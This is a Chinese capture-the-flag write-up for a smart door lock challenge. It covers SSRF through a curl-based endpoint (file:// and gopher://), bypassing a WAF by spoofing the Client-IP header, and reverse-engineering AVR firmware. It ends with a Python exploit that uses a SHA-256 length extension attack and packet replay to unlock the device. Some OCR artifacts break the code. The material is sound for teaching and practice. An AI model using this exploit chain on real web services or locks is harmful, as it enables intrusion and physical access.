智能门锁

官网打开后是一个智能门锁的官方网站，查看源代码后发现了两个可以访问的地址，一个是 https://factory.ctf.aoicloud.com/demo 目录，另一个是 https://school.ctf.aoicloud.com/。

根据官网介绍，demo 子目录下的站点似乎是管理后台的一个演示版，使用下面给出的 admin，admin 用户名密码进入后台。

注意到后台首页有一个动态获取公告的接口，经过测试是使用 curl 直接获取 get 参数 url 内的地址，同时具有 ssrf 漏洞，使用 file 协议可以获得网站的所有源码。

公告内提供了一个 V2.firm 文件的下载地址，下载下来后查看文件头发现是 zip 压缩包，解压后获得一个 hex 格式的文件。

school 域名下的网站无法直接访问，检查 demo 源码可知，所谓的 waf 只是判断 client ip 这个 HTTP 头内的 IP 作为访客 IP，通过在请求中添加 Client-IP 头为 192.168.1.1 伪造来源 IP 即可正常访问


测试发现使用 guest 账户登录至学校后台，学校后台的公告内多一条维修记录，并且包含一个 pcap 抓包文件。

尝试发现，官网固件有 v1 和 v2 两个版本，结合官网公告，推测 v2 是新固件，v1 是老固件。

使用 IDA 打开固件进行逆向分析。固件是 Atmega128 程序，首先分析 V2 固件。

根据__RESET 部分代码可知，门锁运行后会进行内存初始化，静态区的数据会从固件地址 0x1636 处开始加载，内存的起始地址为 0x0100。

sub_06E 会使用位于内存 0x0372 处的一个 uint8 变量统计访问次数，每次访问会将其增加 1，该变量也会作为下标，访问位于内存 0x031A 处的一个数组，该数组的初始值为“get and set timestamp not implement”，出题人在此处告知我们获取和设置时间戳的部分并没有真正实现。



这个函数在返回前接着读取了位于内存 0x0373-0x0376 的变量 uint32，将其与上方提示数组取出的一个值相加得到最终的返回值。

```
set_clock:
sts     system_clock_1, r22
sts     system_clock_2, r23
sts     system_clock_3, r24
sts     system_clock_4, r25
ret
; End of function set_clock
```

sub_065 函数内将一个 uint32 类型的参数直接存入 0x0373-0x0376，函数无返回值，结合出题人的 hint 推测出 sub_06E 是用于读取门锁时间戳的函数，sub_065 是设置时间戳的函数。

sub_08D 的功能是将 0x0373-0x0376 部分内存全部置 0，猜测此函数为初始化门锁系统时钟的函数。

```
init_lock:
in      r24, DDRA       ; Port A Data Direction Register
ori     r24, 3
out     DDRA, r24       ; Port A Data Direction Register
ret
; End of function init_lock
```

sub_096 函数初始化了 atmega128 单片机 A 组 IO 口的模式，A0 和 A1 被设置为了输出口。由于整个固件没有涉及到其它的通用 io 口，猜测 A0 和 A1 可能和控制门锁有关系，该函数的用途为初始化控制门锁的 IO 口。

```
switch_lock:
cpse    r24, r1
rjmp    loc_9E

sbi     PORTA, PORTA0   ; Port A Data Register
ret

loc_9E:
cbi     PORTA, PORTA0
ret
```

sub_09A 内印证了以上的推测，该函数根据调用参数（R24）的值设置 io 口 A0 的电平状态。猜测是控制门锁的函数。

sub_0A0 与 sub_06E（set_clock）比较相似，但它访问的数组的起始地址是 0x033E，该数组的初始值为" get random function not implement"。出题人在此处提示我们产生随机数的函数也没有具体代码实现，因此该函数本身含义应该是产生一段随机序列，该函数会往第一个参数指向的内存区域复制复制一段随机字节序列，长度由第二个参数给出，原型应当为 get_random(uint8_t *dst, uint8_t size)。

sub_06B 函数内无退出代码，并且函数开头调用了多个初始化函数，因此该函数应该为 main 函数。

函数 sub_2C9，sub_2D3，sub_2D7，sub_2DB 均为 uart 有直接联系，结合具体汇编指令，以上四个函数分别命名为 init_uart_sub，uart_read，uart_write，init_uart。

结合 gcc-avr 使用的链接库 libc.a 对比分析可知，固件内 sub_9E2 和 sub_A7A 分别为

malloc 和 free。

根据 main 函数大循环内的逻辑与执行流程可以推断出，sub_1EB 的功能应当为释放数据包对象。sub_19E 则为初始化数据包对象。数据包对象在源代码中应当为一个结构体。数据包结构体结构应当如下形式：

```
struct Packet
{
    uint8_t packet[38]
    uint8_t extenstion_length
    uint8_t *extension
}
```

数据包结构体的长度为 41 个字节，其中前 38 字节是每个数据包均包含的部分。第 39 字节似乎为后面扩展部分的长度，而最后两个字节则是一个指针，extension 指针指向的内存长度由 extension_length 提供。

数据包对象在初始化时并不为 extension 部分申请内存，而前 38 字节则固定存在，因此猜测这 38 字节应当为数据包的包头。而 extension 部分则为数据包的扩展部分。

sub_1FE 内设置了数据包包头的第 34-37 字节，设置的值是由 get_timestamp 函数提供的，因此该函数功能应该是封装数据包时设置数据包内的时间戳。

```
packet_set_timestamp:
push    r28
push    r29
movw    r28, r24
rcall   get_timestamp
rcall   adjust_endian
std     Y+0x21, r22
std     Y+0x22, r23
std     Y+0x23, r24
std     Y+0x24, r25
pop     r29
pop     r28
ret
```


同时注意到设置时间戳前对时间戳进行了字节序调整处理，转换为了大序端，因此数据包内的时间戳应该是以大序端保存的。

sub_20A 内会将数据包的第 38 字节修改为参数，根据后面的分析可知，该字段为数据包类型字段，因此该函数用途为封装数据包时设置数据包类型。

sub_20D 会对数据包结构体的第 39-41 字节进行处理。功能是将参数 src 指向的内存复制 n 个字节到数据包的 extension 部分。

sub_2DC 函数会从 uart 中读取数据，uart 中读取的首字节为数据的长度，随后会使用 malloc 分配该长度的缓冲区，依次读取。

该函数的后半段会构造一个数据包，前 38 字节直接填充进入 Packet 结构体的包头部分。




随后对检查数据包长度，当长度大于 38 字节时，数据包的后续部分被填充进入 Packet 中的 extension 部分。

sub_2FE 会将数据包的内容依次通过 uart 发送出去，在发送数据包之前会计算并发送一个长度。

```
send_packet:
push    r14
push    r15
push    r16
push    r17
push    r28
push    r29
movw    r28, r24
ldd     r24, Y+0x26
subi    r24, -0x26
rcall   uart_write
movw    r16, r28
movw    r14, r28
ldi     r24, 0x26 ; '&'
add     r14, r24
adc     r15, r1
```

在 sub_787 内发现了 8 个熟悉的立即数，0x6A09E667，0xBB67AE85……，这些数字为 sha256 算法的初始哈希值，很显然这个函数是完成 sha256 计算前的初始化工作。



```
sha256_init:
movw    r30, r24
subi    r30, -0x40
sbci    r31, -1
st      Z, r1
std     Z+1, r1
std     Z+2, r1
std     Z+3, r1
adiw    r30, 4
st      Z, r1
std     Z+1, r1
std     Z+2, r1
std     Z+3, r1
std     Z+4, r1
std     Z+5, r1
std     Z+6, r1
std     Z+7, r1
adiw    r30, 8
ldi     r20, 0x67 ; 'g'
ldi     r21, 0xE6
ldi     r22, 9
ldi     r23, 0x6A ; 'j'
st      Z, r20
std     Z+1, r21
std     Z+2, r22
std     Z+3, r23
adiw    r30, 4
ldi     r20, 0x85
ldi     r21, 0xAE
ldi     r22, 0x67 ; 'g'
ldi     r23, 0xBB
st      Z, r20
std     Z+1, r21
std     Z+2, r22
std     Z+3, r23
adiw    r30, 4
ldi     r20, 0x72 ; 'r'
ldi     r21, 0xF3
ldi     r22, 0x6E ; 'n'
ldi     r23, 0x3C ; '<'
```

在函数 sub_234 和函数 sub_277 中，均调用了上述的 sha256_init，猜测这两个函数会执行 sha256 计算操作，根据后面对 main 函数的分析可知，这两个函数一个用于数据包签名，一个用于检查数据包签名。这两个函数内均在 sha256_init 后多次调用 sub_7E0，并且传递相同的参数（R28:29），同时，在完成 sub_7E0 最后一次调用后均使用同一参数（R28:29）调用了函数 sub_854，在 sub_7E0 和 sub_854 内均调用函数 sub_327 对传入的数据进行处理，因此 sub_327 应为进行 sha256 变换的关键函数（sha256_transform）。

sub_7E0 会在缓冲区内长度满足 0x40 即 64 字节时调用 sha256_transform，正好是 sha256 计算时的一个块大小。否则只是将传入参数内的数据复制进入缓冲区，不执行变换。因此该函数应当进行的是 sha256_update 的操作。

sub_854（sha256_final）是 sha256 计算时的最后一步，函数内实现了对消息的填充，并最终调用 sha256_transform 完成 sha256 计算。

函数 sub_234 和函数 sub_277 的前一部分完全相同，但 sub_277 在 sha256_final 完成 sha256 计算后多调用了一个函数 sub_B03，这是一段比较内存值的代码，即 memcmp。比较数据包的签名字段与数据包的签名是否相同。

通过该函数可以推出，数据包的签名位于第 1-33 字节，签名的计算方法为


sign=sha256(???+packet_header+packet_extension)

???为传递给签名函数的第二个参数，根据 main 函数的分析可知为签名密钥。


至此基本函数分析完毕，下面分析 main 函数的内部逻辑与执行流程。

main 函数首先进行了门锁，时间戳和 UART 的初始化，然后开始了一个死循环。


循环体的一开头使用函数从 uart 上接收到了一个数据包。



首先检查数据包的第一个字节，根据上下文可知，数据包首字节必须为 0x02，结合题目描述，推测此字节为协议的版本标记




随后跳过前 0x25 即第 38 字节偏移处，检查该字节是否为 0，注意到后面有多处检测该字节值的判断，根据该字节的值执行了不同的操作，推测该字节为数据包操作类型标记。




当数据包类型为 0 时，检查了一个全局的变量，在第一次执行后，该变量被设置为 0x01，在满足执行条件时对内存地址为 0x2A0 处进行数据了 16 字节的内存复制，源地址为数据包的结构体的第 39 字节？根据后面对数据包结构体的逆向分析可知，此处是数据包额外的 payload 部分。


当数据包类型为 0x12 时，会创建一个响应数据包，数据包类型为 0x13，同时调用 get_random()，此函数使用栈进行数据返回，执行后随机数被复制进一个 4 字节的全局变量内，内存地址为 0x206，后面可看到改随机数会在处理同步数据包时进行检查。
同时，这个随机数被作为参数传递给 packet_append_data，作为返回数据返回给请求方。



当数据类型不为 0x00 和 0x12 时，会进行数据包签名校验和数据包时间戳检查，根据此处得到时间戳位于数据包的 33-37 字节，要求数据包的时间戳与门锁的系统时间戳误差小于 5




完成数据包签名和时间戳检查后，会继续判断数据包类型。当类型为 0x10 时，会将数据包 payload 内第二个字段与内存地址为 0x206 的内存进行比较，即比较比较 0x12 数据包时全局保存的四字节随机数。



```
loc_133:
movw    r26, r14
adiw    r26, 0x27 ; '''
ld      r30, X+
ld      r31, X
sbiw    r26, 0x28 ; '('
ld      r24, Z
mov     r22, r24
ldi     r23, 0
subi    r22, -2
sbci    r23, -1
add     r22, r30
adc     r23, r31
ldi     r20, 4
ldi     r21, 0
ldi     r24, 6
ldi     r25, 2
call    memcmp
or      r24, r25
breq    loc_148
```


```
rjmp    loc_C9
```

随机数验证通过后，会执行时间戳更新和一段不知用途的内存复制




```
loc_148:
movw    r24, r10
movw    r22, r8
rcall   set_clock
movw    r30, r14
ldd     r22, Z+0x27
ldd     r23, Z+0x28
movw    r26, r22
ld      r20, X+
movw    r22, r26
ldi     r21, 0
ldi     r24, 6
ldi     r25, 1
call    memcpy
movw    r26, r14
adiw    r26, 0x27 ; '''
ld      r30, X+
ld      r31, X
sbiw    r26, 0x28 ; '('
ld      r30, Z
ldi     r31, 0
subi    r30, -6
sbci    r31, -2
st      Z, r1
ldi     r24, 2
rcall   packet_init
movw    r16, r24
ldi     r22, 0x11
rjmp    loc_18D
```

内存复制的源地址为数据包 payload 部分第二字节，长度由 payload 第一字节提供。
时间戳由数据包的 33-37 字节时间戳字段提供。目标地址为 0x106，出题人提醒该内存缓冲区为屏幕显示的内容，会在时间同步时更新（“This is the message displayed on screen. It will get synchronized while time synchronization”）与我们当前的分析相符。
0x10 的响应包类型为 0x11，payload 为空。
当数据包类型为 0x20 时，会检查数据包结构体内 payload 的整体长度要求必须为 2



当数据包 payload 长度为 2 时，就会根据 payload 第二字节的内容控制门锁，0xf0 会将端口置为高电平，0x0f 则置为低电平。



随后程序进行了内存复制，将起始内存地址为 0x260，长度 17 字节，该段内存的初始值为字符串“flag will be here”，该字符串会作为门锁响应数据包的 payload 部分返回。因此只要我们能操纵门锁并接收响应的数据包即可获得 flag。

分析得出的 V2 版本数据包格式为：

字段	长度	值或含义
version	1Byte(0)	0x02
sha256 sign	32Byte(1-32)	数据包签名
timestamp	4Byte(33-36)	时间戳
packet type	1Byte(37)	数据包类型
extension	变长	部分数据包拥有的额外数据

数据包的签名计算方法为：

sign= sha256(key+timestamp+packet_type+payload)

数据包类型：
0x00，向门锁发送密钥设置，只可在开机时运行一次，成功后返回 0x01,extension 部分为空的数据包
0x10，同步数据包，根据固件内字符串初始值的提示可知该类型数据包用于设置屏幕显示字符和时间戳同步，门锁会使用接收到的数据包的 timestamp 字段更新系统时钟。设置成功后门锁会返回类型为 0x11 的数据包。该数据包内需要在 ext 字段携带一个由 0x12 请求获得的 4 字节随机数，否则门锁不会接受该数据包。
0x12，随机数请求数据包？向门锁发送该包会返回一个类型为 0x13 的数据包，响应数据包的 ext[1:5]字段包含一个 4 字节的随机数，该随机数会在处理同步数据包（type=0x10）时进行检查。该数据包不检查签名与数据包的时间戳。

使用同样的方法和思路分析 v1 版本固件，可以发现 v1，v2 版的数据包格式和签名计算方法完全相同。数据包格式和 extension 部分内容略有区别。
0x00，向门锁发送密钥设置，只可在开机时运行一次，成功后返回 0x01,extension 部分为空的数据包
0x10，同步数据包，extension 部分为空，门锁仅检查数据包签名，不再检查时间戳，一旦签名验证通过，则使用数据包的 timestamp 字段修改自身系统时间。成功后返回 0x11 数据包，extension 也为空。由于没有任何交互验证过程，若能在链路上窃取到数据包，则可以使用数据包重放攻击篡改系统时间。
0x20，门锁控制包，extension 部分为操作，0x01f0 为开锁，成功后返回 0x20 数据包。

通过 pcap 文件，我们可以得到 v1 版本的时间同步包和 timestamp 为同步时间的开锁包。

解题思路

学校管理后台内下载到的抓包文件可以获得 10.2.3.103 门锁的管理端口为 2333，使用 TCP 通信，根据发送数据和响应数据发现文件内只提供了 version 字段为 1 的数据包。
由于门锁位于内网，尝试使用学校管理后台的 get_info.php 进行 ssrf 攻击，使用 gopher 协议向门锁发送 TCP 请求。
首先尝试对门锁重放版本 1 的数据包，门锁均无返回且立即断开了连接。
考虑到官方提示中的“门锁固件升级“，猜测门锁已升级至 V2 版固件，由于 V2 版固件内只有类型为 0x00 和 0x12 的数据包不会检查签名和时间戳，尝试构造 V2 版数据包向门锁发送。
经测试发现，门锁不响应 0x00 数据包，说明门锁已经被设置签名密钥，不能通过篡改签名密钥实施开锁。
但 0x12 数据包成功返回了一个随机数，同时考虑到 v1 版本和 v2 版本开门的请求数据包格式是完全相同的，只有开头的版本号不同，若能篡改门锁的时间戳即可尝试使用抓包文件内获取到的开门数据包进行重放攻击。
根据逆向得知数据包的签名方法可以发现，该签名方法存在哈希长度扩展攻击漏洞。
pacp 文件内开门数据包前正好存在一个 v1 版本的时间同步数据包，v1 版本的时间同步包不包含 extension 字段，对其做 sha256 长度扩展攻击可构造一个存放于 extension 字段的 payload，其首字节因为原 sha256 计算扩展时填充的 0x80，末尾为用于门锁验证用的随机数。
重置服务器时间戳后立即重放提取自 pcap 文件内修改版本号的开锁数据包

攻击脚本如下：

```
import socket
import hashpumpy
import requests


class Tester:
    def send_curl(self, packet):
        packet = len(packet).to_bytes(1, 'big') + packet
        packet_url = "%" + "%".join(["%02X" % x for x in packet])
        url = "https://school.ctf.aoicloud.com/get_info.php"
        ret = requests.get(url, headers={
            'client-ip': '192.168.1.1', 'cookie': 'PHPSESSID=
        }, params={
            'url': "gopher://10.2.3.103:2333/_" + packet_url
        })
        return ret.content[1:]

def main():
    tester = Tester()
    packet = b'\x02' + b'\xff' * 32 + b'\x00' * 4 + b'\x12'
    ret = tester.send_curl(packet)
    rand = ret[39:43]
    print('rand:', rand, int.from_bytes(rand, 'big'))

    # 对 1 版本的数据包做 hash 长度扩展攻击，篡改门锁时间
    #
2601c8f0ec78f53927540fb72fb8475eab29fe451add68851ad0bc3b6c21050c9bc85
ccbdad110
    # 已有的 padding 能提供 64-16-5-1=42 字节的内容，剩下的需要追加 128-
34=94 字节的 padding
    attack =
hashpumpy.hashpump('C8F0EC78F53927540FB72FB8475EAB29FE451ADD68
851AD0BC3B6C21050C9BC8',
                       bytes.fromhex('5ccbdad110'), b'\x00'*(128-42)+b'\x04'+rand,
16)
    # attack = hashpumpy.hashpump(known[1:33], known[33:], b'\x00' * 94 +
b'\x04' + rand, 16)
    print(attack)
    sign = attack[0]

    packet = b'\x02' + bytes.fromhex(attack[0]) + attack[1]
    print(packet)
    ret = tester.send_curl(packet)
```

```
    ## 开门数据包，修改版本号后原样发送即可
    #
#280170c896bb5aa844f848cdee8c0542bf438d3c8aa7e43bd09ce4e4351db000e7ff5ccbdad22001f0
    ret =
tester.send_curl(bytes.fromhex('0270c896bb5aa844f848cdee8c0542bf438d3c8aa7e43bd09ce4e4351db000e7ff5ccbdad22001f0'))
    print("ret:", ret)

if __name__ == '__main__':
    main()
```

运行后即可得到 flag

```
flag{235e3d2c879af2c770a55c0d385bdede}
```